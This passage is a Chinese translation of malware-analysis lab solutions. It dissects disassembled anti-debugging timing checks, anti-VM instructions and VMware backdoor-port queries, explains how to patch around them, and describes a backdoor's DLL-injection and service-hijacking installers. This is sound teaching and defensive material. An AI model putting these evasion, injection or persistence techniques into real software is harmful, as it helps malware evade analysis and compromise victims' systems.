接下来，我们继续研究代码清单16-8L中的函数（`sub_401020`）是如何被调用的。我们检查这个交叉引用，并且看到`sub_401020`是从TLS回调函数中被调用的。如代码清单16-9L所示（粗体）。

代码清单16-9L 检查来自于TLS callback的调用

```
00401081        cmp     [ebp+arg_4], 2
00401085        jnz     short loc_40108C
00401087        call    sub_401020
```

代码清单16-9L中的代码开始就将`arg_4`与数字2比较。回想一下前面的讨论，TLS回调函数的`arg_4`用来决定这个TLS回调何时被执行：1用来表示进程启动时，2用来表示一个线程启动时，3用来表示进程被终止时。因此，当`CreateThread`运行并使`OutputDebugStringA`运行时，TLS回调被再次调用。

获得正确的密码

为了得到正确的密码，我们首先安装和设置OllyDbg PhantOm插件，以免遭受`BeingDebugged`属性检查与`FindWindow`检查的攻击。我们将程序加载到OllyDbg中，在0x401051处用NOP替换`add`指令，并且在`strncmp`调用（0x40123A）上设置一个断点。这一次，显示的密码是`byrr`，在命令行上尝试，我们得到如下信息：

```
You entered the correct password!
```

Lab 16-3参考解答

简短答案

1. 除了字符串 cmd、cmd.exe 和导入函数，在恶意代码中没有太多有用的字符串。
2. 当运行这个恶意代码时，除了终止外，它没有做任何事情。
3. 为了恶意代码正常运行，你必须将其重命名为 *peo.exe*。
4. 这个恶意代码使用了三种不同的反调试时钟检测技术：rdtsc、GetTick Count 和 QueryPerformanceCounter。
5. 如果 QueryPerformanceCounter 检查成功，恶意代码会修改它正常运行所需的字符串；如果 GetTickCount 检查成功，恶意代码会产生一个导致程序崩溃的未处理异常；如果 rdtsc 检查成功，恶意代码将会从硬盘上删除自身。
6. 这个反调试技术检查获得成功，因为恶意代码修改 SEH 机制，在两个计时检查函数调用之间包含恶意代码自己的异常处理例程，这样它就可以捕获一个它处理的异常。异常在调试器内处理比在调试器外处理慢很多。
7. 恶意代码使用的域名是 *adg.malwareanalysisbook.com*。

详细分析过程

与本实验的描述一样，除了添加了反调试技术外，这个恶意代码与Lab09-02.exe相同。开始本实验的最好地方是Lab9-2，或者回顾Lab9-2的答案，重新回想一下这个恶意代码的功能。

Lab16-03.exe的静态分析显示出它与Lab09-02.exe类似，除cmd.exe之外，很少有可见的字符串。当我们将Lab16-03.exe载入到IDA Pro时，会看到很多相同功能出现在这个恶意代码中。代码清单16-10L显示了恶意代码使用gethostbyname解析域名，并使用端口9999，如Lab9-2所示。

代码清单16-10L　Lab 9-2相同的调用，解析一个域名并获得端口

```
004015DB        call    ds:gethostbyname
...
0040160D        push    9999                    ; hostshort
00401612        call    ds:htons
```

这个恶意代码使用DNS并通过端口9999与外面连接，所以我们使用ApateDNS和Netcat建立一个动态环境。然而，当第一次运行恶意代码时，它并没有执行DNS或者在端口9999上连接。回想Lab9-2中恶意代码需要的名称是*ocl.exe*。让我们看看这里是否存在相同的情况。

main函数的开头，恶意代码在栈上创建了两个字符串：1qbz2wsx3edc和ocl.exe。我们将恶意代码重命名为*ocl.exe*后，查看它是否向外发出连接，但是它却没有，这意味着在比较前必须修改程序名为*ocl.exe*。

代码清单16-11L显示了恶意代码是否有与正确名字的字符串比较。

代码清单16-11L　使用strncmp执行模块名比较

```
0040150A        mov     ecx, [ebp+Str2] ❶
00401510        push    ecx                     ; Str2
00401511        lea     edx, [ebp+Str1] ❷
00401517        push    edx                     ; Str1
00401518        call    _strncmp
```

在❶处，我们看到字符串Str2，它包含恶意代码的当前名字。在❷处，我们看到字符串Str1。向前查看代码，似乎Str1包含ocl.exe字符串，但是它在比较之前传递给了sub_4011E0函数。将这个恶意代码加载到OllyDbg中，并且在0x401518处strncmp调用的位置设置一个断点。

当我们设置了这个断点并单击了运行按钮后，得到一个被OllyDbg捕获的除零异常。你可以按Shift+F9组合键，将这个异常传回程序，或是修改选项将所有的异常都传回程序。

当我们传回异常到程序后，异常将被处理，此时我们到达0x401518处的断点。我们看到qgr.exe是栈上与Lab16-03.exe比较的字符串。然后，我们尝试用名*qgr.exe*运行恶意代码时，它仍然不能执行DNS查询或者向外连接。

QueryPerformanceCounter 函数

我们需要检查strncmp函数之前的sub_4011E0函数（这里传入ocl.exe字符串）。检查sub_4011E0时，我们发现它调用了两次QueryPerformanceCounter，如代码清单16-12L所示（粗体）。

代码清单16-12L　使用QueryPerformanceCounter执行反调试计时检查

```
00401219        lea     eax, [ebp+PerformanceCount]
0040121C        push    eax                     ; lpPerformanceCount
0040121D        call    ds:QueryPerformanceCounter
...
0040126A        lea     ecx, [ebp+var_110]
00401270        push    ecx                     ; lpPerformanceCount
00401271        call    ds:QueryPerformanceCounter
00401277        mov     edx, [ebp+var_110]
0040127D        sub     edx, dword ptr [ebp+PerformanceCount] ❶
00401280        mov     [ebp+var_114], edx
00401286        cmp     [ebp+var_114], 4B0h ❷
00401290        jle     short loc_40129C
00401292        mov     [ebp+var_118], 2 ❸
```

随后我们将检查围绕在两次QueryPerformanceCounter调用之间的代码。现在先让我们看看其余的函数。在❶处，恶意代码从第二次捕获的时间(var_110)上减去第一次捕获时间（lpPerformanceCount）。接下来，在❷处，恶意代码将0x4B0（十进制的1200）与时间差结果相比较，如果时间差超过了1200毫秒，var_118被置为2，否则它仍是1（它的初始值）。

紧跟检查之后，是一个for循环（地址0x40129C）。这个循环（此处未显示）会使用var_118操作传入这个函数的字符串（arg_0）。因此，QueryPerformanceCounter检查会影响字符串的结果。在调试器正常运行时，strncmp中使用的这个字符串有所不同。获得正确的字符串，我们要确保在进入循环时，var_118被置为1。为了做到这一点，我们在strncmp上设置一个断点，用NOP替换❸处的指令。现在，为了让程序在调试器外正常运行，文件名必须是*peo.exe*。

让我们检查一下两次QueryPerformanceCounter调用之间的代码。代码清单16-13L展示了这段代码刚上来就用call/pop组合获取当前EIP，并且将获得的值存入EAX寄存器中。

代码清单16-13L　恶意代码设置了自己的异常处理例程并触发了一个异常

```
00401223        call    $+5
00401228        pop     eax
00401229        xor     ecx, ecx
0040122B        mov     edi, eax
0040122D        xor     ebx, ebx
0040122F        add     ebx, 2Ch ❶
00401232        add     eax, ebx
00401234        push    eax ❸
00401235        push    large dword ptr fs:0
0040123C        mov     large fs:0, esp ❹
00401243        div     ecx
00401245        sub     edi, 0D6Ah
0040124B        mov     ecx, 0Ch
00401250        jmp     short loc_401262
00401252        repne stosb
00401254        mov     ecx, [esp+0Ch] ❷
00401258        add     dword ptr [ecx+0B8h], 2
0040125F        xor     eax, eax
00401261        retn
00401262        pop     large dword ptr fs:0 ❺
00401269        pop     eax
```

一旦恶意代码获取当前EIP并且存储到EAX后，代码就将EIP加2，如❶所示。加2后EAX寄存器包含0x2C + 0x401228 = 0x401254，这个值代码的地址引用❷开始的代码。接下来，如第15章中解释的那样，恶意代码通过插入地址0x401254到SEH调用链，来修改SEH。该操作发生在❸到❹之间。当运行div ecx指令时，因为在先前的代码中将ecx置为0，导致了一个除零异常发生。而这进一步导致了恶意代码异常处理❷处的例程运行。接下来的两条指令在返回运行除零之后的指令之前处理除零

异常。最终运行到❺处，这里通过删除恶意代码的异常处理例程来恢复SEH链。

克服这些困难后我们终于可以在调试器内和调试器外运行有明显不同时间差的代码。与第8章解释的一样，当进程运行在调试器中时，异常处理过程不同，并且运行在调试器中时需要花费更多的时间来处理异常。这个小的时间差已经足够恶意代码确定它是否运行在一个调试器中了。

GetTickCount 函数

接下来，为了查看恶意代码使用的域名，我们在0x4015DB处的`gethostbyname`上设置了一个断点，我们看到恶意代码没有命中这个断点就终止了。检查`main`函数中的代码，我们看到两次`GetTickCount`调用，如代码清单16-14L所示（粗体）。

代码清单16-14L 使用GetTickCount执行反调试计时检查

```
00401584        call    ds:GetTickCount
0040158A        mov     [ebp+var_2B4], eax
00401590        call    sub_401000 ❶
00401595        call    ds:GetTickCount
0040159B        mov     [ebp+var_2BC], eax
004015A1        mov     ecx, [ebp+var_2BC]
004015A7        sub     ecx, [ebp+var_2B4]
004015AD        cmp     ecx, 1 ❷
004015B0        jbe     short loc_4015B7 ❹
004015B2        xor     eax, eax
004015B4        mov     [eax], edx ❸
004015B6        retn
```

在两次`GetTickCount`调用之间，❶处的调用`sub_401000`包含了我们前面分析过的`QueryPerformanceCounter`方法中的相同SEH操作代码。接下来，在❷处，恶意代码以毫秒为单位比较时间差。如果时间差超出了1毫秒，则代码运行❸处的指令，因为EAX在前面指令中被置为0，这是非法操作。这个操作会让恶意代码崩溃。要修正它，我们仅需要确保❹处的指令被执行。

rdtsc 指令

检查解密函数`sub_401300`，我们看到Lab16-3中的解密方法与Lab9-2中的解密方法不同。我们发现在Lab16-3中使用了两次`rdtsc`指令，并且在两次调用之间是常见的SEH操作代码。代码清单16-5L为`rdtsc`指令（粗体），我们在代码清单中省略了SEH操作代码。

代码清单16-15L 使用rdtsc执行的反调试计时检查

```
00401323        rdtsc
00401325        push    eax ❶
...
0040136D        rdtsc
```

```
0040136F        sub     eax, [esp+20h+var_20] ❷
00401372        mov     [ebp+var_4], eax
00401375        pop     eax
00401376        pop     eax
00401377        cmp     [ebp+var_4], 7A120h ❸
0040137E        jbe     short loc_401385
00401380        call    sub_4010E0 ❹
```

恶意代码将rdtsc指令的结果压入堆栈（如❶所示），然后再次运行rdtsc指令，此时从返回结果（EAX）中减去前面压入堆栈的值（如❷所示）。IDA Pro将第一个结果错误地标注为一个局部变量var_20。为了更正这个错误，右键单击var_20并修改指令，以sub eax,[esp]显示。

接下来，时间差被存入var_4中，并且与0x7A120进行比较（如❸所示）（十进制500000）。如果时间差超过500000，则会调用sub_4010E0函数。sub_4010E0函数试图从硬盘上删除恶意代码，但因为它运行在调试器中而失败。因为在函数尾部调用了exit函数，所示恶意代码将会终止。

小结

Lab16-3使用三种不同的反调试技术来阻止在调试器中分析恶意代码：QueryPerformanceCounter、GetTickCount和rdtsc。在与恶意代码的博弈中，挫败恶意代码最简单的方法就是用NOP替换跳转指令，或是通过将跳转指令从有条件跳转修改为无条件跳转来强制跳转指令执行。一旦我们弄清楚了在调试器中如何重命名恶意代码（重命名*peo.exe*），我们就可以退出调试器，重命名文件，然后有效地使用基础动态分析技术。

Lab 17-1参考解答

简短答案

1. 恶意代码用存在漏洞的 x86 指令来确定自己是否运行在虚拟机中。
2. 这个脚本发现了三个可能的反虚拟机指令 sidt、str 和 sldt，用红色对它们进行了高亮显示。
3. 如果 sidt 指令或者 str 指令探测到虚拟机，恶意代码将会删除自己。如果 sldt 指令探测到恶意代码，恶意代码将不创建主线程就退出，但是它将会创建恶意服务 MalService。
4. 我们的机器使用 Intel Core i7 运行 VMware Workstation 7，所有的反虚拟机技术都未成功。你的结果将会随着使用软硬件的不同而不同。
5. 查看详细分析过程来解释每种技术生效或者无效的原因。
6. 你可以用 NOP 替换 sidt 和 str 指令，或者在调试恶意代码时，实时改变跳转标志。

详细分析过程

除了添加反虚拟机技术外，这个恶意代码与Lab07-01.exe完全相同。所以，我们将以回顾Lab7-1开始本次分析。扫描恶意代码的新函数，我们找到了两个函数：`sub_401000`——自删除方法；`sub_401100`——它似乎调用了sldt指令。我们可以在虚拟机上运行Lab17-01.exe，来查看它与Lab7-1究竟有什么不同。动态分析结果随系统不同而不同，可能在你的机器上与Lab 7-1一致。

查找漏洞指令

我们可以使用IDA Pro的Python脚本功能（仅商业版提供）来自动查找存在漏洞的x86指令。使用第17章的代码清单17-4创建你自己的脚本，或者使用本实验提供的名为*findAntiVM.py*的脚本。要在IDA Pro中运行脚本，选择File ▸ Script File，打开*findAntiVM.py*脚本，你应该在IDA Pro输出窗口中看到如下输出：

```
Number of potential Anti-VM instructions: 3
```

这个输出表明脚本检测到了三条漏洞指令的类型。滚动到IDA Pro的反汇编面板窗口，我们看到三条红色高亮显示的指令`sidt`、`str`和`sldt`（如果你没有商业版的IDA Pro，你可以使用Search ▸ Text来查找这些指令）。

我们将分析每一条漏洞指令，重点关注如果反虚拟机技术成功，会发生什么情况，如何防御它，以及它为什么在我们的机器上生效或者失效。

sidt 指令——Red Pill

`sidt`（也被称为Red Pill）是我们在恶意代码中碰到的第一条指令，如代码清单17-1L中❶处所示。这条指令将`sidt`结果中最重要的4字节存入`var_420`，供后续代码使用。

代码清单17-1L　Lab17-1中使用的Red Pill

```
004011B5        sidt    fword ptr [ebp+var_428] ❶
004011BC        mov     eax, dword ptr [ebp+var_428+2]
004011C2        mov     [ebp+var_420], eax ❷
```

恶意代码用二进制文件中后续几条指令检测虚拟机，你可以在代码清单17-2L中看到。

代码清单17-2L　使用`sidt`指令后比较与条件跳转检测

```
004011DD                mov     ecx, [ebp+var_420]
004011E3                shr     ecx, 18h ❶
004011E6                cmp     ecx, 0FFh
004011EC                jz      loc_40132F ❷
```

sidt结果最重要的4个字节在❶处被移位，因为sidt的第6个字节（var_20的第4个字节）包含内存地址基址。sidt结果的第5个字节与0xFF（VMware的特征）比较。如果执行了❷处的跳转，则说明恶意代码检测到了虚拟环境，它会调用0x401000处的函数终止，并且从硬盘上删除自身。

在我的测试环境中，这种检查会失败。可能因为我们在一台多核的机器上进行实验。在0x4011EC处设置一个断点后，我们看到ECX寄存器的值不是0xFF（VMware的特征）。如果Red Pill在你的机器上有效，用NOP替换sidt指令，或者强制❷处的jz指令跳转到没有虚拟机的分支。

str 指令

str指令是恶意代码中第二个漏洞指令，如行0x401204所示：

```
00401204        str     word ptr [ebp+var_418]
```

str指令将任务状态段（TSS）载入到一个4字节的本地变量var_418中。恶意代码不会再使用这个本地变量，直到GetModuleFileName调用之后。

如果str指令成功，恶意代码将不会创建MalService服务。代码清单17-3L为针对前两个字节的检查，如果匹配VMware的特征码的话，在❶处结果一定等于0，在❷处结果一定是0x40。

代码清单17-3L　检查str指令的结果

```
00401229                mov     edx, [ebp+var_418]
0040122F                and     edx, 0FFh
00401235                test    edx, edx ❶
00401237                jnz     short loc_40124E
00401239                mov     eax, [ebp+var_418+1]
0040123F                and     eax, 0FFh
00401244                cmp     eax, 40h ❷
00401247                jnz     short loc_40124E
00401249                jmp     loc_401338
```

在我们的环境中，这个检查会失败。当在0x40122F处设置一个断点时，我们看到var_418包含0x28，而不是0x4000（VMware的特征码）。

如果在你的环境中str指令检查成功，用NOP替换str指令，或者强制0x401237处jnz指令在运行过程中跳转到没有虚拟机的分支。

sldt 指令——No Pill

sldt指令（也称为No Pill）是恶意代码使用的最后一种反虚拟机技术。这里，我们在IDA Pro标注为sub_401100的函数中发现了这种技术。代码清单17-4L为sub_401100中sldt的用法。

代码清单17-4L 设置并执行sldt指令

```
00401109        mov     eax, dword_406048 ;0xDDCCBBAA
0040110E        mov     [ebp+var_8], eax ❶
...
00401121        sldt    word ptr [ebp+var_8]
00401125        mov     edx, [ebp+var_8]
00401128        mov     [ebp+var_C], edx
0040112B        mov     eax, [ebp+var_C] ❷
```

如你所见，在❶处`var_8`变量被设置为EAX寄存器的值，而在前面的指令中EAX被设置为`dword_406048`。`dword_406048`包含一个初始化常量（0xDDCCBBAA）。`sldt`指令的结果被存入`var_8`变量，但最终被移入❷处的EAX中。

这个函数返回后，比较结果，查看初始常量的低序比特位是否被设置为0。如代码清单17-5L中❸所示。如果低序字节不是0，则执行跳转，并且恶意代码在创建线程之前就退出。

代码清单17-5L 检查sldt指令的运行结果

```
004012D1        call    sub_401100
004012D6        cmp     eax, 0DDCC0000h ❸
004012DB        jnz     short loc_40132B
```

在我们的环境中，这种检查仍然会失败，在0x4012D6处设置一个断点，我们发现EAX等于0xDDCC0000，这意味着虚拟机检查失败。

如果No Pill在你的环境中有效，你需要用NOP替换代码清单17-5L中的3条指令，或者强制`jnz`指令跳转到没有虚拟机的分支。

Lab 17-2参考解答

简短答案

1. 导出函数是 `InstallRT`、`InstallSA`、`InstallSB`、`PSLIST`、`ServiceMain`、`StartEXS`、`UninstallRT`、`UninstallSA`，以及 `UninstallSB`。
2. 使用一个 *.bat* 文件，将这个 DLL 从系统中删除。
3. 创建一个包含自我删除代码的.bat 文件，同时还创建一个包含字符串 `Found Virtual Machine, Install Cancel` 的 *xinstall.log* 文件。
4. 恶意代码使用 x86 指令 `in`，用 magic 值 `VX` 和动作 `0xA` 查询 VMware 的后门 I/O 通信端口。
5. 为了安装恶意代码，在它运行过程中修补 0x100061DB 处的 `in` 指令。

6. 为了永久性禁用 VM 检查，用十六进制编辑器将二进制文件中的静态字符串从`[This is DVM]5`修改为`[This is DVM]0`。另外，使用 OllyDbg 用 NOP 替换检查指令，并且将修改写入硬盘。
7. `InstallRT` 通过带有被注入进程可选参数的 DLL 注入来执行安装。`InstallSA` 通过服务安装来执行安装。`InstallSB` 通过服务安装来执行安装，如果覆盖的服务仍在运行，则使用 DLL 注入来安装。

详细分析过程

Lab 17-2是一个广泛使用的恶意代码片段，本实验的目的是演示反虚拟机技术如何减慢你分析恶意代码的工作。我们的重点放在讨论禁用和理解恶意代码的反虚拟机技术。这里，与以往的做法完全反过来，我们将这个例子中的恶意代码分析任务留给你自己解决。

首先，将恶意代码加载到PEview中，检查它的导出函数和导入函数。恶意代码导入大量函数暗示它具有强大的功能，包括操作注册表的函数（`RegSetValueEx`）、操作服务的函数（`ChangeService`）、屏幕抓取函数（`BitBlt`）、列举进程的函数（`CreateToolhelp32Snapshot`）、进程注入的函数（`CreateRemoteThread`），以及网络功能（`WS2_32.dll`）。我们也看到一组导出函数，其中大多数与恶意代码安装和卸载有关。如下所示：

```
InstallRT   InstallSA   InstallSB
PSLIST
ServiceMain
StartEXS
UninstallRT   UninstallSA   UninstallSB
```

导出列表中的`ServiceMain`函数告诉我们这个恶意代码可能作为一个服务运行。以字符串`SA`和`SB`结束的安装导出名，可能是与服务相关的方法。

我们尝试着运行这个恶意代码，并且用动态分析技术监视它。使用procmon，在*rundll32.exe*上设置一个过滤器（因为我们用它从命令行中运行恶意代码），然后在我们的虚拟机中从命令行运行下面的命令：

```
rundll32.exe Lab17-02.dll,InstallRT
```

我们立刻注意到恶意代码被系统删除并留下一个*xinstall.log*文件。这个文件中包含字符串`Found Virtual Machine, Install Cancel`，这意味着二进制程序中存在一个反虚拟机技术。

> **提示**：有时，你会在实际的恶意代码中遇到日志记录功能，为了攻击成功，这些错误日志可以帮助恶意代码编写者确定他们需要做出的改变。另外，恶意代码编写者通过记录他们碰到的各种不同系统的配置，例如虚拟机，来定位他们攻击过程中可能遇到的问题。

检查procmon的输出时，我们看到恶意代码创建了一个用来删除自身的*vmselfdel.bat*文件。我们

将恶意代码加载到IDA Pro，在字符串vmselfdel.bat的交叉引用之后，我们找到了函数sub_10005567，其中sub_10005567写入.bat文件的自删除脚本代码。

接下来，我们专注于确定恶意代码删除自身的原因。我们可以使用前面实验中的*findAntiVM.py*脚本，或者通过检查sub_10005567函数（创建vmselfdel.bat的函数）的交叉引用向后继续运行代码。让我们检查一下交叉引用，如图17-1L所示。




图17-1L sub_10005567的交叉引用

如图17-1L所示，这个函数有3个交叉引用，每一个都在恶意代码的一个不同导出函数中。跟随InstallRT的交叉引用，我们在InstallRT导出函数中看到如代码清单17-6L所示的代码。

代码清单17-6L InstallRT中的反虚拟机检查

```
1000D870        push    offset unk_1008E5F0 ; char *
1000D875       ❸call    sub_10003592
1000D87A       ❷mov     [esp+8+var_8], offset aFoundVirtualMa ; "Found Virtual Machine,..."
1000D881       ❹call    sub_10003592
1000D886        pop     ecx
1000D887       ❶call    sub_10005567
1000D88C        jmp     short loc_1000D8A4
```

❶处的调用是vmselfdel.bat函数。在❷处，我们看到在前面*xinstall.log*中字符串的引用，以粗体显示。检查❸和❹处的函数，我们看到❸打开*xinstall.log*，❹记录Found Virtual Machine，Install Cancel到*xinstall.log*文件。

在图形模式下检查代码清单17-6L所示的代码段，我们看到有两条代码路径可以找到它，分别是sub_10006119函数和sub_10006196函数后的条件跳转。因为函数sub_10006119是空的，由此可知sub_10006196一定包含反虚拟机技术。代码清单17-7L为sub_10006196中指令的一个子集。

代码清单17-7L 查询I/O通信端口

```
100061C7        mov     eax, 564D5868h  ;'VMXh' ❸
100061CC        mov     ebx, 0
100061D1        mov     ecx, 0Ah
100061D6        mov     edx, 5658h  ;'VX' ❷
100061DB        in      eax, dx ❶
100061DC        cmp     ebx, 564D5868h  ;'VMXh' ❹
```

```
100061E2        setz    [ebp+var_1C]
...
100061FA        mov     al, [ebp+var_1C]
```

在❶处恶意代码正在使用in指令查询I/O通信端口（0x5668）（VMware在虚拟机与宿主操作系统之间使用虚拟I/O端口通信）。在❷处，这个虚拟端口被载入到EDX，在前一条指令中，执行的动作被载入ECX。本例中，动作是0xA，它表示“获取VMware的版本类型”。在❸处，magic数0x564d5868(VMXh)被载入到EAX，在in指令后，恶意代码使用cmp指令，检查magic数的回应（如❹所示）。比较结果被送入变量var_1C，最后作为函数sub_10006196的返回值送入AL。

这个恶意代码似乎并不关心VMware的版本。它仅仅想用一个magic值来查看I/O通信端口的回应。在运行时，我们可以用NOP替换in指令，绕过后门I/O通信端口技术。插入NOP可以使程序完成安装。

在进一步分析动态导入之前，让我们继续检查InstallRT导出函数。代码清单17-8L来自于InstallRT导出函数开始位置的代码。❶处的jz指令确定是否执行反虚拟机检查。

代码清单17-8L　检查DVM静态配置选项

```
1000D847        mov     eax, off_10019034 ; [This is DVM]5
1000D84C        push    esi
1000D84D        mov     esi, ds:atoi
1000D853        add     eax, 0Dh ❷
1000D856        push    eax       ; Str
1000D857        call    esi       ; atoi
1000D859        test    eax, eax ❸
1000D85B        pop     ecx
1000D85C        jz      short loc_1000D88E ❶
```

代码使用atoi（粗体显示）将字符串转化为数字。从字符串解析出的数字是[This is DVM]5（粗体显示）。[This is DVM]5的引用被载入到EAX寄存器中，并且与❷处的0xD相加，这意味着将字符串指针移动了5个字节，然后调用atoi将字符串“5”转换为数字5。❸处的test指令查看解析的数字是否为0。

> **提示**：DVM 是一个静态的配置选项。如果我们在一个十六进制的编辑器中打开恶意代码，我们可以手动将读取的字符串改为[This is DVM]0，这样恶意代码就不再执行反虚拟机检查了。

下面的片段显示了Lab17-02.exe中一个静态配置选项的子集，其中域名和端口80以粗体显示。恶意代码可能使用LOG（粗体显示）选项来确定是否应该创建和使用xinstall.log。

```
[This is RNA]newsnews
[This is RDO]newsnews.practicalmalwareanalysis.com
[This is RPO]80
[This is DVM]5
```

```
[This is SSD]
[This is LOG]1
```

通过分析`sub_1000D3D0`函数来完成我们对`InstallRT`的分析。虽然这个方法很长，但它的所有导入函数和记录的字符串使分析过程变得更容易。

`sub_1000D3D0`方法首先将恶意代码复制到Windows系统目录。如代码清单17-9所示，`InstallRT`带有一个可选参数。❶处的`strlen`参数是字符串的长度，如果字符串长度为0（意味着没有参数），则使用`iexplore.exe`作为默认进程名。

代码清单17-9L 目标进程名的默认参数是iexplore.exe

```
1000D50E        push    [ebp+process_name]      ; Str
1000D511        call    strlen ❶
1000D516        test    eax, eax
1000D518        pop     ecx
1000D519        jnz     short loc_1000D522
1000D51B        push    offset aIexplore_exe    ; "iexplore.exe"
```

导出参数（或者`iexplore.exe`）被作为恶意代码DLL注入的目标进程。在0x1000D53A位置，恶意代码调用一个函数来查找进程列表中的目标进程。如果找到目标进程，则恶意代码在调用`sub_1000D10D`时使用目标进程的PID，`sub_1000D10D`使用了进程注入时常见的三个函数调用：`VirtualAllocEx`、`WriteProcessMemory`和`CreateRemoteThread`。我们推断`InstallRT`通过执行DLL注入来启动恶意代码。运行恶意代码（修补静态DVM选项后），使用Process Explorer可以看到DLL载入到另一个进程，这证实了我们的推测。

接下来，我们把重点放到`InstallSA`的导出函数上，它与`InstallRT`拥有相同的总体结构。在执行反虚拟机检查之前，这两个导出函数都检查了DVM静态配置选项。它们唯一的不同之处在于`InstallSA`调用它的主功能函数`sub_1000D920`。

检查`sub_1000D920`函数，我们看到它带有一个可选参数（默认是`Irmon`）。如果你指定了一个Svchost Netsvcs组中的服务名，这个函数会在0x1000DBC4创建这个服务，如果没有指定服务名，则恶意代码会创建Irmon服务。用一个空白描述符合一个名为X（X是一个服务名）的系统服务设置了这个服务。创建服务以后，`InstallSA`设置*ServiceDLL*路径为这个恶意代码在Windows系统目录中的路径。我们通过使用*rundll32.exe*调用`InstallSA`函数，并执行动态分析来确认这些。使用注册表编辑器Regedit查看注册表中Irmon服务后，我们发现如图17-2L所示的变化。




图17-2L 覆盖Iromn注册表的ServiceDLL

因为`InstallSA`方法没有复制恶意代码到Windows系统目录，所以使用这个方法安装恶意代码

会失败。

最后，我们重点关注导出函数InstallSB，它与InstallSA和InstallRT拥有相同的高层结构。执行反虚拟机检查前，这三个导出都检查DVM静态配置选项。InstallSB除了调用主功能函数sub_1000DF22外，还包含一个额外的sub_10005A0A调用。sub_10005A0A函数使用了Lab12-4中介绍的方法，禁用了Windows文件保护。

函数sub_1000DF22似乎包含了InstallSA和InstallRT的功能。InstallSB也带有一个包含服务名的可选参数（默认为NtmsSvc），恶意代码用这个参数来覆盖本地系统中的一个服务。默认情况下，如果NetmsSvc服务正在运行，恶意代码会停止这个服务，用自身覆盖Windows系统目录中的*ntmssvc.dll*。最后，恶意代码尝试着再次启动这个服务。如果恶意代码不能启动这个服务，恶意代码就执行DLL注入，如0x1000E571处看到的调用（installSB除了注入*svchost.exe*外，与InstallRT的工作类似）。InstallSB也会保存原有服务的二进制文件，以便UninstallSB在必要时能够恢复它。

我们将这个恶意代码的全面分析留给你，因为我们在这里的重点是反虚拟机技术。这个恶意代码是一个拥有相当多功能的后门，包括键击记录、截获音频和视频、传输文件、执行代理、提取系统信息、使用逆向命令shell、DLL注入、下载和启动命令等等。

为了全面分析这个恶意代码，在关注它后门的网络通信功能之前，先分析它的导出函数和静态配置选项。看看你是否能够编写一个脚本，来解密恶意代码产生的网络流量。

Lab 17-3参考解答

简短答案

1. 与 Lab12-2 不同的是，当这个恶意代码在虚拟机中运行时，它会立即终止。另外，这个恶意代码在 *svchost.exe* 上执行了进程替换。
2. 如果你在 0x4019A1、0x4019C0，以及 0x401467 地址处强制执行跳转，而在 0x401A2F 地址不执行跳转，那么恶意代码使用从资源节提取的键击记录器，执行进程替换。
3. 这个恶意代码使用了如下 4 种不同的反虚拟机技术：
   - 使用后门I/O通信端口。
   - 搜索在注册表键SYSTEM\CurrentControlSet\Control\DeviceClasses下的vmware字符串。
   - 检查MAC地址，查看它是否是VMware默认使用的MAC地址。
   - 用字符串哈希函数来搜索进程列表中以字符串vmware开头的进程。
4. 为了逃避这个恶意代码使用的反虚拟机技术，你可以卸载 VMware 工具并修改 MAC 地址。

5. 在 OllyDbg 中，你可以采用下面的补丁：
   - 用NOP替换0x40145D处的指令。
   - 修改0x40199F和0x4019BE处的指令为`xor eax,eax`。
   - 修改0x40169F处的指令为`jmp 0x40184A`。

详细分析过程

如本实验描述的一样，除加入反虚拟机技术外，这个恶意代码与Lab12-02.exe完全相同。因此，回顾Lab12-2是一个好的开始。

查找漏洞指令

首先，我们将二进制程序加载到IDA Pro，使用findAntiVM.py（与Lab 17-1一样）查找x86漏洞指令。这个脚本在0x401AC8处识别了一个反虚拟机指令，以红色高亮显示。我们注意到这是一个通过`in`指令查询的后门I/O通信端口。这个反虚拟机技术包含在被IDA Pro标注为`sub_401A80`的函数中。如果它运行在虚拟机中，这个函数返回1，否则函数返回0。这是`main`函数开始处的唯一的一个交叉引用。如代码清单17-10L中❶所示。

代码清单17-10L　查询I/O通信端口调用之后的检查

```
0040199A        call    sub_401A80 ❶    ; Query I/O communication port
0040199F        test    eax, eax ❸
004019A1        jz      short loc_4019AA ❷
004019A3        xor     eax, eax
004019A5        jmp     loc_401A71
```

❷处的`jz`指令必须被移除，否则会跳转到0x401A71处，让`main`方法立即终止。当运行到`jz`指令时，我们置位零标志位来禁用这种反虚拟机技术。要永久禁用这种反虚拟机技术，将❸处的`test`指令按如下步骤改为`xor eax,eax`。

1. 启动 OllyDbg，将光标放到行 0x40199F 上。
2. 按空格键，在文本框中输入 `xor eax，eax`。
3. 单击 `Assemble`。

用字符串查找反虚拟机技术

接下来，我们用字符串来比较Lab12-2.exe与Lab17-03.exe的输出，下面是我们在本实验文件中新发现的字符串。

```
vmware
SYSTEM\CurrentControlSet\Control\DeviceClasses
Iphlpapi.dll
GetAdaptersInfo
```

这些字符串给我们提供了很有价值的线索。例如，字符串SYSTEM\CurrentControlSet\Control\DeviceClasses似乎是一个注册表路径，而GetAdaptersInfo是一个被用来获取网络适配器相关信息的函数。深入研究代码清单中的第一个字符串vmware，利用IDA Pro，我们在子例程（函数）sub_4011C0中发现这个字符串的唯一的一个交叉引用。

图17-3L展示了sub_4011C0的交叉引用图。sub_4011C0指向的箭头显示它调用了多个注册表函数。这个函数也调用了自己，如图17-3L中循环返回的箭头所示（使其成为一个递归函数）。根据这个图，我们怀疑这个函数在注册表中递归检查字符串vmware。最后，图17-3L展示了sub_4011C0被main函数调用。




图17-3L sub_4011C0的交叉引用图

